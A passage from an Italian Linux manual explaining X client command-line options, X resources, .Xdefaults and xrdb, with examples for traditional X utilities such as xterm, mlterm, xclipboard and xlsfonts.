



Figura 239.2. A sinistra la mappa della tastiera statunitense internazionalizzata, a 102 tasti, secondo X; a destra la mappa di una tastiera italiana a 102 tasti tipica. Alcuni simboli si ottengono in combinazione con [*AltGr*], altri in combinazione con [*Maiuscole AltGr*]. In generale, i simboli che sono stati evidenziati in blu e in rosso, provengono dallo standard ISO 9995, dove quelli di colore rosso servono ad accentare la lettera successiva.

Parte xxxix

Applicazioni comuni per X

Capitolo 240

X: configurazione dei clienti

Il funzionamento dei programmi clienti può essere configurato in due modi: con l'uso di opzioni nella riga di comando (cosa comune a tutti i programmi) e attraverso l'impostazione di ***risorse***. Alcune opzioni e alcune risorse sono riconosciute dalla maggior parte dei programmi, facilitando il loro utilizzo e rendendo omogeneo il sistema.

240.1 Riga di comando delle applicazioni X

Le applicazioni clienti tradizionali permettono di utilizzare, nella riga di comando, una serie di opzioni standardizzate. Si tratta evidentemente di opzioni riferite principalmente all'aspetto del programma, come la dimensione e la colorazione. La tabella 240.1 mostra l'elenco di alcune di queste opzioni.

Tabella 240.1. Alcune delle opzioni comuni ai programmi per X.

Opzione	Descrizione
`-foreground` ***colore***	Colore di primo piano.
`-background` ***colore***	Colore dello sfondo.
`-reverse`	Inverte il colore di primo piano con quello di sfondo.
`-bordercolor` ***colore***	Colore dei bordi.
`-borderwidth` ***dimensione***	Dimensione in punti grafici (pixel) dello spessore dei bordi.
`-title` ***titolo***	Descrizione da porre sulla barra del titolo.
`-iconic`	Avvia ridotto a icona.
`-font` ***carattere***	Utilizza il tipo di carattere specificato per visualizzare il testo.
`-geometry` ***geometria***	Dimensioni e collocazione della finestra.
`-display` ***schermo***	Coordinate dello schermo su cui deve apparire la finestra.

Nelle sezioni seguenti si analizzano le più importanti.

240.1.1 Opzione «-display»

`-display` ***coordinate_del_display***

`-d` ***coordinate_del_display***

X è fatto per funzionare su sistemi connessi in rete, ognuno dei quali può avere potenzialmente più schermi e può mettere in esecuzione più serventi grafici: uno per ogni stazione grafica,

reale o virtuale che sia. Di conseguenza, per identificare uno schermo di una stazione grafica di un certo elaboratore si utilizza un indirizzo composto nel modo seguente (come già mostrato nel capitolo introduttivo a X).

```
[nodo] :numero_del_servente_grafico [.numero_dello_schermo]
```

L'elaboratore può essere identificato attraverso il nome, completo o parziale, oppure con l'indirizzo IP. Quando questa indicazione viene omessa, si intende quello in cui il programma viene messo in esecuzione.

Teoricamente, un elaboratore può mettere in esecuzione contemporanea più di un servente grafico, per pilotare diverse stazioni grafiche. GNU/Linux in particolare, può farlo attraverso delle stazioni grafiche virtuali che si comportano in modo simile a quello delle console virtuali. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) servente grafico a disposizione, si indica semplicemente '**:0**'.

Teoricamente, un servente grafico può pilotare più di uno schermo per volta. La numerazione parte da zero, di conseguenza, quando si fa riferimento al primo (e di solito unico) schermo del primo servente grafico a disposizione, si indica '**:0.0**', oppure si omette semplicemente l'indicazione ('**:0**').

La variabile di ambiente '**DISPLAY**' viene usata per stabilire le coordinate predefinite dello schermo sul quale devono apparire i programmi avviati senza l'indicazione di questa opzione ('**-display**'). In situazioni normali, il suo contenuto è '**:0.0**'.

Nell'esempio seguente, si mostra un caso tipico, in cui si avvia un programma in un elaboratore diverso dal proprio e lo si visualizza sul monitor del proprio elaboratore. Tuttavia, perché ciò possa funzionare, occorre abilitare la connessione (questo problema viene analizzato in parte nella sezione 225.5).

```
roggen$ telnet dinkel.brot.dg [Invio]
...
dinkel$ xcalc -display roggen.brot.dg:0 & [Invio]
```

240.1.2 Opzione «-geometry»

```
-geometry [dimensioni] [posizione]
```

```
-g [dimensioni] [posizione]
```

Spesso è possibile definire la dimensione e la posizione della finestra iniziale aggiungendo l'opzione '**-geometry**'. Le dimensioni sono espresse secondo la sintassi seguente:

```
[=] dimensione_orizzontalexdimensione_verticale
```

I valori possono essere espressi in punti grafici (pixel) o in caratteri, a seconda che si tratti di programmi che utilizzano la grafica o meno. Il segno '**=**' è facoltativo. La posizione viene espressa secondo la sintassi seguente:

{+|-}***distanza_orizzontale*** {+|-}***distanza_verticale***

In pratica si tratta di due valori, espressi in punti grafici, preceduti da un segno: un valore positivo indica una distanza dal margine sinistro o dal margine superiore; un valore negativo, indica una distanza dal margine destro o dal margine inferiore.

Tabella 240.2. Posizione dei quattro angoli dello schermo.

Posizione	Descrizione
`+0+0`	Angolo superiore sinistro.
`-0+0`	Angolo superiore destro.
`-0-0`	Angolo inferiore destro.
`+0-0`	Angolo inferiore sinistro.

Segue la descrizione di alcuni esempi.

- `$` **`xterm -geometry +0+0 &`** [*Invio*]

  Avvia il programma '**`xterm`**' sullo sfondo collocando la sua finestra a partire dal punto più altro e più a sinistra possibile della superficie virtuale attiva.

- `$` **`xterm -geometry -10-10 &`** [*Invio*]

  Avvia il programma '**`xterm`**' sullo sfondo, collocando l'angolo inferiore destro della sua finestra a 10 punti grafici dal margine destro e dal margine inferiore della superficie virtuale attiva.

- `$` **`xterm -geometry =80x25+0+0 &`** [*Invio*]

  Avvia il programma '**`xterm`**' sullo sfondo, in una finestra di 80×25 caratteri, collocata a partire dal bordo superiore e sinistro della superficie virtuale attiva.

- `$` **`xcalc -geometry =500x200+20+10 &`** [*Invio*]

  Avvia il programma '**`xcalc`**' sullo sfondo, in una finestra di 500×200 punti grafici (deformandolo), collocata in modo che l'angolo superiore sinistro della sua finestra si trovi a 20 punti dal margine superiore della superficie virtuale attiva e a 10 punti dal margine sinistro.

240.1.3 Opzione «-background»

```
-background colore
```

```
-bg colore
```

Questa opzione permette di definire il colore dello sfondo. Il colore viene fornito in forma alfabetica, cioè con l'indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file '/etc/X11/rgb.txt', così come indicato nel file di configurazione di X ('/etc/X11/XF86Config*', '/etc/X11/xorg.conf', ecc.) nella sezione '**Files**'.

L'esempio seguente avvia '**xcalc**' utilizzando il colore denominato '**blue**' per lo sfondo:

$ **xcalc -bg blue &** [*Invio*]

240.1.4 Opzione «-foreground»

```
-foreground colore
```

```
-fg colore
```

Questa opzione permette di definire il colore di primo piano. Il colore viene fornito in forma alfabetica, cioè con l'indicazione del suo nome. I nomi dei colori con le loro corrispondenze RGB sono contenuti nel file '/etc/X11/rgb.txt', così come indicato nel file di configurazione di X ('/etc/X11/XF86Config*', '/etc/X11/xorg.conf', ecc.) nella sezione '**Files**'.

L'esempio seguente avvia '**xcalc**' utilizzando il colore '**red**' per il primo piano:

$ **xcalc -fg red &** [*Invio*]

240.1.5 Opzione «-title»

```
-title titolo
```

Questa opzione permette di definire un titolo da fare apparire sulla barra superiore della finestra: la barra del titolo.

L'esempio seguente avvia '**xcalc**' facendo apparire sulla barra del titolo: «calcolatrice tascabile»:

$ **xcalc -title "calcolatrice tascabile" &** [*Invio*]

240.1.6 Opzione «-font»

```
-font { nome_del_font | dimensioni_del_font }
```

```
-fn { nome_del_font | dimensioni_del_font }
```

Questa opzione permette di definire il tipo di carattere o la dimensione da utilizzare per le applicazioni che visualizzano testo.

Segue la descrizione di alcuni esempi.

- $ **xterm -font 7x14 &** [*Invio*]

  Avvia '**xterm**' utilizzando caratteri di dimensione 7×14.

- $ **xterm -font 10x20 &** [*Invio*]

  Avvia '**xterm**' utilizzando caratteri di dimensione 10×20.

- $ **xterm -font -adobe-courier-* &** [*Invio*]

  Avvia '**xterm**' utilizzando caratteri '**adobe**' del tipo '**courier**'. Il tipo di carattere non viene indicato in modo preciso, per mezzo dell'asterisco finale che aiuta a completarne il nome. In pratica, le altre caratteristiche del tipo di carattere vengono lasciate al loro valore predefinito.

240.2 Risorse

Ogni programma cliente può essere configurato attraverso delle ***risorse***. Si tratta di qualcosa di paragonabile all'assegnamento di valori a oggetti determinati che rappresentano un elemento o un comportamento particolare di un programma.

Queste risorse sono descritte all'interno di file di configurazione e le relative impostazioni possono essere attivate attraverso l'uso del programma '**xrdb**' (*X resources database*).

I file delle risorse possono contenere dei commenti: il punto esclamativo ('**!**') viene utilizzato come l'inizio di una riga da ignorare.

240.2.1 Nomi delle risorse

Le risorse di ogni programma sono stabilite dal programma stesso e solitamente se ne trova l'elenco nella pagina di manuale relativa. Si tratta normalmente del nome del programma, seguito da altri nomi, separati da un punto, riferiti a elementi di gerarchia inferiore, fino a giungere all'elemento finale. Per esempio, '**XClock.input**'.

Nell'indicazione dei nomi di queste risorse si può utilizzare l'asterisco ('*'), che viene interpretato come avviene nelle shell comuni, così da poter indicare gruppi di risorse in modo semplificato.

Tabella 240.3. Elenco di alcune risorse utilizzate più frequentemente.

Risorsa	Descrizione
`*background:` ***colore***	Colore dello sfondo.
`*foreground:` ***colore***	Colore di primo piano.
`*borderColor:` ***colore***	Colore dei bordi.
`*title:` ***titolo***	Descrizione da porre sulla barra del titolo.
`*iconic: {on|off}`	Avvia ridotto a icona.
`*font` ***carattere***	Utilizza il tipo di carattere specificato per visualizzare il testo.
`*geometry:` ***geometria***	Dimensioni e collocazione della finestra.

240.2.2 Configurazione delle applicazioni

Di norma, la directory '`/etc/X11/app-defaults/`' (oppure '`/usr/lib/X11/app-defaults/`') contiene una serie di file, ognuno riferito a un programma particolare, per il quale vengono dichiarati i valori predefiniti delle risorse di sua competenza.

I nomi di questi file sono abbastanza simili a quelli dei programmi a cui si riferiscono. Tuttavia, per sapere esattamente come viene identificato un programma per ciò che riguarda le sue risorse occorre consultare la sua documentazione.

A fianco di questi file, l'utente dovrebbe avere la possibilità di definire un file nella propria directory personale: '`~/.Xdefaults`'. Questo file può essere scritto sfruttando le stesse tecniche di precompilazione dei linguaggi di programmazione più recenti (infatti, prima di essere elaborato, viene analizzato normalmente dal precompilatore '**`cpp`**').

Oltre al normale commento indicato attraverso il punto esclamativo, si può utilizzare la forma del linguaggio C: '**`/* ... */`**', segnalando così l'inizio e la fine del commento.

Direttiva	Descrizione
`#define` ***entità***	Definisce un'entità, ovvero una sorta di variabile booleana che conta solo in quanto esistente o meno.
`#ifdef` ***entità***	Se una certa entità è stata definita, esegue le righe seguenti fino a '**`#endif`**'.
`#ifndef` ***entità***	Se una certa entità non è stata definita, esegue le righe seguenti fino a '**`#endif`**'.
`#else`	Viene usato sia da '**`#ifdef`**' che da '**`#ifndef`**' per indicare le righe da eseguire in caso la condizione non si sia verificata.
`#endif`	Viene usato sia da '**`#ifdef`**' che da '**`#ifndef`**' per terminare una struttura condizionale.
`#include` ***file***	Include il contenuto del file indicato, in corrispondenza di quel punto.
`/*` ***istruzioni*** `*/`	Commenta le istruzioni racchiuse in questo modo.

Quello che segue è l'esempio di un pezzo del contenuto di un file '~/.Xdefaults':

```
! Commentare la riga seguente se lo schermo è di grandi dimensioni.
#define SCHERMO_PICCOLO

#ifdef SCHERMO_PICCOLO
XTerm*geometry: =80x25+1+1
#else
XTerm*geometry: =100x40+1+1
#endif

! Mi piace la calcolatrice verde.
XCalc*background: green
! Voglio una barra del titolo differente.
XCalc*title: Calcolatrice
```

Come si vede, se viene dichiarata l'entità '**SCHERMO_PICCOLO**', viene definita una geometria normale per il programma '**XTerm**', altrimenti si usa una dimensione di 100×40. Per commentare la definizione dell'entità, si può fare come nell'esempio seguente:

```
! Commentare la riga seguente se lo schermo è di grandi dimensioni.
/* #define SCHERMO_PICCOLO */
```

240.2.3 Altre risorse

Il sistema di script che si occupa di attivare una sessione grafica, dovrebbe occuparsi di leggere altri file e aggiungere il loro contenuto alla definizione delle risorse, attraverso l'uso del programma '**xrdb**'. Dovrebbe trattarsi dei file contenuti nella directory '/etc/X11/Xresources/' ed eventualmente del file personale '~/.Xresources'.

Se esistono questi file, le risorse descritte al loro interno prevalgono su quanto descritto invece all'interno di '/etc/X11/app-defaults/' e '~/.Xdefaults'.

240.2.4 Utilizzo di «xrdb»

'**xrdb**'[1] (*X resources database*) permette di leggere o modificare le impostazioni delle risorse. Viene usato normalmente per leggere il contenuto di un file e aggiornare di conseguenza l'impostazione corrente delle risorse.

xrdb [*opzioni*] [*file*]

Si veda la pagina di manuale *xrdb(1)*.

Tabella 240.7. Alcune opzioni.

Opzione	Descrizione
`-merge`	Aggiunge le impostazioni ottenute dal file indicato.
`-query`	Permette di ottenere un listato delle impostazioni attive.

L'esempio seguente aggiunge il contenuto del file '`./risorse`' alle impostazioni attuali delle risorse.

$ **`xrdb -merge ./risorse`** [*Invio*]

240.2.5 Opzione «-xrm»

`-xrm` ***risorsa***

I programmi tradizionali X accettano anche questa opzione, eventualmente ripetuta più volte nella stessa riga di comando, per definire una proprietà attraverso una risorsa. Ciò permette di definire delle caratteristiche senza intervenire su file di configurazione, senza dover richiamare il programma '**`xrdb`**' e senza interferire sugli altri programmi eventualmente avviati successivamente.

Segue la descrizione di alcuni esempi.

- $ **`xcalc -xrm '*background: gold'`** [*Invio*]

  Avvia '**`xcalc`**' con un colore dorato per lo sfondo. Vengono usati gli apici singoli per evitare che la shell tenti di interpretare l'asterisco.

- $ **`xcalc -xrm '*background: gold' -xrm '*foreground: red'`** [*Invio*]

  Avvia '**`xcalc`**' con un colore dorato per lo sfondo e con un colore rosso per il primo piano.

[1] **X** MIT più altre licenze per porzioni particolari di codice

Capitolo 241

X: programmi di servizio tradizionali

Una serie di programmi di servizio tradizionali facilita e rende confortevole l'utilizzo di X. La tabella 241.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 241.1. Alcuni programmi di servizio di X.

Programma	Descrizione
'**xterm**'	Terminale.
'**mlterm**'	Terminale multilingua.
'**xclipboard**'	Facilita le operazioni di taglia-copia-incolla.
'**xlsfonts**'	Elenco dei tipi di carattere.
'**xfontsel**'	Visualizzazione dell'aspetto dei tipi di carattere.
'**xfd**'	Mappa dei caratteri.
'**xwininfo**'	Informazioni su una finestra.
'**xdpyinfo**'	Informazioni sulla stazione grafica.
'**xset**'	Imposta alcune caratteristiche del servente.
'**xsetroot**'	Imposta le caratteristiche della finestra principale.
'**bitmap**'	Disegna delle immagini elementari, utili per costruire un puntatore grafico alternativo.
'**xidle**'	Grafico dell'inattività del sistema.
'**xload**'	Grafico del carico del sistema.
'**xmem**'	Grafico della memoria disponibile.
'**xkill**'	Eliminazione di processo abbinato a una finestra.
'**xbiff**'	Avvisa della presenza di messaggi di posta elettronica.
'**xclock**'	Orologio configurabile.
'**xcalc**'	Calcolatrice.

Le scrivanie grafiche come Gnome e KDE offrono molti programmi di servizio armonizzati e più gradevoli da usare; tuttavia, è importante conoscere anche l'uso dei programmi tradizionali.

241.1 Terminale

Il primo programma da dover conoscere quando si utilizza X è quello che consente di gestire un terminale a caratteri attraverso una finestra. Il programma tradizionale utilizzato per questo scopo è '**xterm**'.[1] In alternativa si possono usare programmi simili, che possono avere più o meno funzionalità di quello originale.

Il comportamento di un terminale a finestra non è esattamente uguale a quello di una console; ci si accorge subito che i soliti programmi non rispondono alla tastiera nello stesso modo cui si è abituati. Quando ciò accade, vale almeno la pena di provare tutti i programmi di terminale a finestra a disposizione, per determinare quale si comporta nel modo più confacente alle proprie esigenze. La sintassi semplificata per l'uso di '**xterm**' è la seguente:

```
xterm [opzioni] [-e programma [opzioni]]
```

Quando il programma viene avviato senza l'opzione '**-e**', viene eseguito quanto contenuto nella variabile '**SHELL**' e se manca viene utilizzato '/bin/sh'.

Se invece si utilizza l'opzione '**-e**', si può specificare il programma da eseguire nella finestra. Ciò può essere utile per preparare dei comandi già pronti all'interno di menù di altri programmi o del gestore di finestre stesso.

Una cosa importante da sottolineare è che le dimensioni della geometria di una finestra di terminale si esprimono in caratteri e non in punti come si fa di solito.

Infine, con l'opzione '**-ls**', si ottiene una shell di *login*, mentre con '**+ls**' no.

Segue la descrizione di alcuni esempi.

- $ **xterm -font 5x8 -geometry =132x30+0+0** [*Invio*]

  Avvia una finestra di terminale utilizzando caratteri molto piccoli con una dimensione di 30 righe per 132 colonne, posizionata a partire dall'angolo superiore sinistro dello schermo.

- $ **xterm -e top** [*Invio*]

  Avvia una finestra di terminale di dimensioni predefinite (80×25) con il programma '**top**'. Quando l'esecuzione di '**top**' viene conclusa, la finestra del terminale si chiude.

- $ **xterm -ls** [*Invio*]

  Avvia una finestra di terminale di dimensioni predefinite, con una shell di *login*.

- $ **xterm -en UTF-8** [*Invio*]

  Avvia una finestra di terminale in cui si utilizza la codifica dei caratteri UTF-8.

Dopo '**xterm**', il programma più importante è '**mlterm**',[2] che si distingue per la sua migliore predisposizione alla rappresentazione di testi in lingue differenti, modificando automaticamente anche la direzione del testo, in base al linguaggio usato:

mlterm [*opzioni*] [-e ***programma*** [*opzioni*]]

Il funzionamento e l'utilizzo è equivalente a quello di '**xterm**', con la differenza che le opzioni non sono sempre compatibili. In particolare, per ottenere una shell di *login*, occorre usare l'opzione '**--ls=true**', mentre per assicurarsi che non lo sia, si usa l'opzione '**--ls=false**'.

241.2 Clipboard

Il servente X offre un supporto modesto alla gestione delle operazioni con cui si taglia, copia e incolla: si tratta esclusivamente delle stringhe (alfanumeriche), per cui tutto si limita alla possibilità di copiare una parte di testo da una finestra di terminale a un'altra.

L'operazione di copia avviene utilizzando il mouse, premendo il tasto sinistro e trascinando in modo da evidenziare il testo desiderato. Per incollare in un'altra applicazione occorre fare in modo che questa passi in primo piano (cioè che la sua finestra diventi quella attiva), poi basta premere il secondo tasto (normalmente è quello centrale) e il testo viene inserito come se venisse digitato, a partire dalla posizione del cursore.

Quando non si dispone di un mouse a tre tasti, oppure se il tasto centrale non funziona, si ottiene la funzione del tasto centrale con la pressione simultanea dei due tasti funzionanti.

Per incollare del testo all'interno di un'applicazione VI, occorre prima attivare la modalità di inserimento, altrimenti VI utilizza il testo incollato come una serie di comandi. Lo stesso ragionamento vale ovviamente anche per altri programmi che possono utilizzare i caratteri normali sia come testo da inserire che come comandi da eseguire.


Ci sono anche altri modi per evidenziare un testo, ma quello che conta è che il testo selezionato per la copia deve rimanere evidenziato fino al momento in cui si intende incollare quel testo.

Molti programmi sono in grado di utilizzare questo servizio offerto da X, ma non tutti. Alcuni programmi hanno la necessità di gestire in proprio le funzionalità relative alle operazioni per tagliare, copiare e incollare, soprattutto quando si tratta di testo formattato, immagini e altro. In questi casi, vengono utilizzati dei meccanismi di comunicazione tra i processi indipendenti dal sistema grafico. Di conseguenza, possono comunicare tra loro solo i processi predisposti per quel particolare sistema di comunicazione. Questo dovrebbe chiarire il motivo per cui il trasferimento di informazioni tra un'applicazione e l'altra, attraverso operazioni per tagliare, copiare e incollare, funziona solo in alcune situazioni e tra particolari gruppi di programmi.

241.2.1 Utilizzo di «xclipboard»

Il programma '**`xclipboard`**'[3] facilita l'utilizzo del servizio per tagliare, copiare e incollare, fornito dal servente X. Si tratta di una serie di pagine su cui è possibile scrivere e incollare del testo attraverso il meccanismo normale di X.

```
xclipboard [opzioni]
```

Figura 241.2. Il programma '**`xclipboard`**' permette di utilizzare un'area transitoria per tagliare, copiare e incollare.

Sotto questo aspetto si tratta di niente di più che una specie di programma per la creazione e modifica di testo. Tuttavia, l'accorgimento della gestione di pagine separate lo rende più pratico per questo scopo.

Il programma mostra un menù molto semplice composto da alcune voci all'interno di pulsanti grafici:

QUIT	termina l'esecuzione;
DELETE	svuota il contenuto della pagina attiva;
NEW	crea una nuova pagina;
SAVE	salva la pagina corrente in un file di testo normale;
NEXT	visualizza la pagina successiva;
PREV	visualizza la pagina precedente.

Per incollare del testo in un'applicazione, utilizzando quanto conservato con questo programma, si deve selezionare la pagina che interessa e poi si deve evidenziare il testo desiderato. Quindi si incolla nel modo solito.

241.3 Caratteri

Nel capitolo introduttivo a X si accenna all'organizzazione dei nomi dei caratteri da stampa usati per la visualizzazione sullo schermo. In particolare, quando i programmi fanno riferimento a un carattere (un tipo di carattere), è consentito normalmente l'uso di simboli jolly (o metacaratteri): l'asterisco e il punto interrogativo. Questi simboli hanno lo stesso significato che gli si attribuisce quando vengono usati per i nomi dei file: l'asterisco corrisponde a qualunque sequenza di caratteri, mentre il punto interrogativo corrisponde a un solo carattere qualsiasi.

Quando attraverso la riga di comando si deve fare riferimento a un modello, cioè un nome che fa uso di simboli jolly, è bene ricordare che la shell interpreta questi simboli se non vengono protetti. Nel caso delle shell derivate da quella di Bourne, basta racchiudere il nome tra apici singoli.

La maggior parte dei programmi, quando deve fare riferimento a un carattere tipografico attraverso la riga di comando, riconosce l'opzione '**`-font`** ***tipo_di_carattere***' (abbreviabile anche con '**`-fn`**').

241.3.1 Utilizzo di «xlsfonts»

Il programma '**`xlsfonts`**'[4] elenca i caratteri tipografici a disposizione in base a quanto specificato attraverso le opzioni. L'opzione più importante è '**`-font`** ***modello***', con la quale è possibile indicare un gruppo di caratteri.

```
xlsfonts [opzioni]
```

Segue la descrizione di alcuni esempi.

- `$` **`xlsfonts`** [*Invio*]

  Elenca tutti i caratteri tipografici a disposizione.

- `$` **`xlsfonts -font '*'`** [*Invio*]

  Esattamente come nell'esempio precedente, solo che viene indicato espressamente un modello che si riferisce a tutti i tipi di carattere.

- $ **xlsfonts -font '-courier-*'** [*Invio*]


  Elenca tutti i tipi di carattere il cui nome inizia per '**-courier-**'.

241.3.2 Utilizzo di «xfontsel»

Il programma '**xfontsel**'[5] consente di conoscere quali sono i tipi di carattere a disposizione. È comodo da usare, soprattutto perché fornisce la possibilità di selezionare il tipo di carattere attraverso la specificazione delle caratteristiche desiderate per mezzo di un sistema di menù.

